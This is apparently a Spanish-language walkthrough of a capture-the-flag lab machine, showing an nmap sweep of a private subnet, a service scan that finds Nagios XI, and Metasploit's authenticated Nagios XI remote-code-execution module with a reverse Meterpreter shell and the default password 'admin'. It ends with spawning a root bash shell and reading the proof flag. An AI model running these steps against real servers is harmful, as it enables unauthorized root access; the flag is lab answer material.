

hacemos nmap -F




```
┌──(paula㉿kali)-[~]
└─$ nmap -F 192.168.177.0/24
Starting Nmap 7.94 ( https://nmap.org ) at 2024-02-06 20:26 CET
Nmap scan report for 192.168.177.2
Host is up (0.0031s latency).
Not shown: 99 closed tcp ports (conn-refused)
PORT   STATE SERVICE
53/tcp open  domain

Nmap scan report for 192.168.177.132
Host is up (0.00057s latency).
All 100 scanned ports on 192.168.177.132 are in ignored states.
Not shown: 100 closed tcp ports (conn-refused)

Nmap scan report for 192.168.177.140
Host is up (0.0016s latency).
Not shown: 95 closed tcp ports (conn-refused)
PORT    STATE SERVICE
22/tcp  open  ssh
25/tcp  open  smtp
80/tcp  open  http
389/tcp open  ldap
443/tcp open  https

Nmap done: 256 IP addresses (3 hosts up) scanned in 16.14 seconds
```

escanear puertos abiertos de la máquina vulnerable




```
┌──(paula㉿kali)-[~]
└─$ nmap -v -A 192.168.177.140
Starting Nmap 7.94 ( https://nmap.org ) at 2024-02-06 20:28 CET
NSE: Loaded 156 scripts for scanning.
NSE: Script Pre-scanning.
Initiating NSE at 20:28
Completed NSE at 20:28, 0.00s elapsed
Initiating NSE at 20:28
Completed NSE at 20:28, 0.00s elapsed
Initiating NSE at 20:28
Completed NSE at 20:28, 0.00s elapsed
Initiating Ping Scan at 20:28
Scanning 192.168.177.140 [2 ports]
Completed Ping Scan at 20:28, 0.00s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 20:28
Completed Parallel DNS resolution of 1 host. at 20:28, 13.00s elapsed
Initiating Connect Scan at 20:28
```

y encontramos el título de http




```
|_http-favicon: Unknown f
|_http-title: Nagios XI
389/tcp open  ldap     Op
```

entramos a la página web




```
Completed NSE at 20:28, 0.00s elapsed
```

entramos a la consola msf




```
┌──(paula㉿kali)-[~]
└─$ sudo msfconsole
[sudo] password for paula:
This copy of metasploit-framework is more than two weeks old.
 Consider running 'msfupdate' to update to the latest version.
Metasploit tip: Network adapter names can be used for IP options s
eth0

IIIIII    dTb.dTb        _.---._
  II     4'  v  'B   .'"".'/|\`.""'.
  II     6.     .P  :  .' / | \ `.  :
  II     'T;. .;P'  '.'  /  |  \  `.'
  II      'T; ;P'    `. /   |   \ .'
IIIIII     'YvP'       `-.__|__.-'

I love shells --egypt


       =[ metasploit v6.3.48-dev-                         ]
+ -- --=[ 2380 exploits - 1234 auxiliary - 417 post       ]
+ -- --=[ 1391 payloads - 46 encoders - 11 nops           ]
+ -- --=[ 9 evasion                                       ]

Metasploit Documentation: https://docs.metasploit.com/

msf6 > use exploit/linux/http/nagios_xi_authenticated_rce
```

y ponemos los siguientes comandos



```
msf6 > use exploit/linux/http/nagios_xi_authenticated_rce
[*] Using configured payload linux/x64/meterpreter/reverse_tcp

[!] *      The module exploit/linux/http/nagios_xi_authenticated_rce has been moved!
    *
[!] *   You are using exploit/linux/http/nagios_xi_plugins_check_plugin_authenticated_r
ce    *
msf6 exploit(linux/http/nagios_xi_authenticated_rce) > set rhosts 192.168.177.140
rhosts ⇒ 192.168.177.140
msf6 exploit(linux/http/nagios_xi_authenticated_rce) > set lhost 192.168.177.132
lhost ⇒ 192.168.177.132
msf6 exploit(linux/http/nagios_xi_authenticated_rce) > set password admin
password ⇒ admin
msf6 exploit(linux/http/nagios_xi_authenticated_rce) > run
```

dentro de la consola ponemos los siguientes comandos: shell, python -c 'import pty;pty.spawn("/bin/bash")', cd /root   y obtenemos el root y la flag



```
meterpreter > shell
Process 7175 created.
Channel 1 created.
python -c 'import pty;pty.spawn("/bin/bash")'
root@ubuntu:/usr/local/nagiosxi/html/includes/components/profile# cd /root
cd /root
root@ubuntu:~# ls
ls
proof.txt  scripts
root@ubuntu:~# cat proof.txt
cat proof.txt
SunCSR.Team.3.af6d45da1f1181347b9e2139f23c6a5b
root@ubuntu:~#
```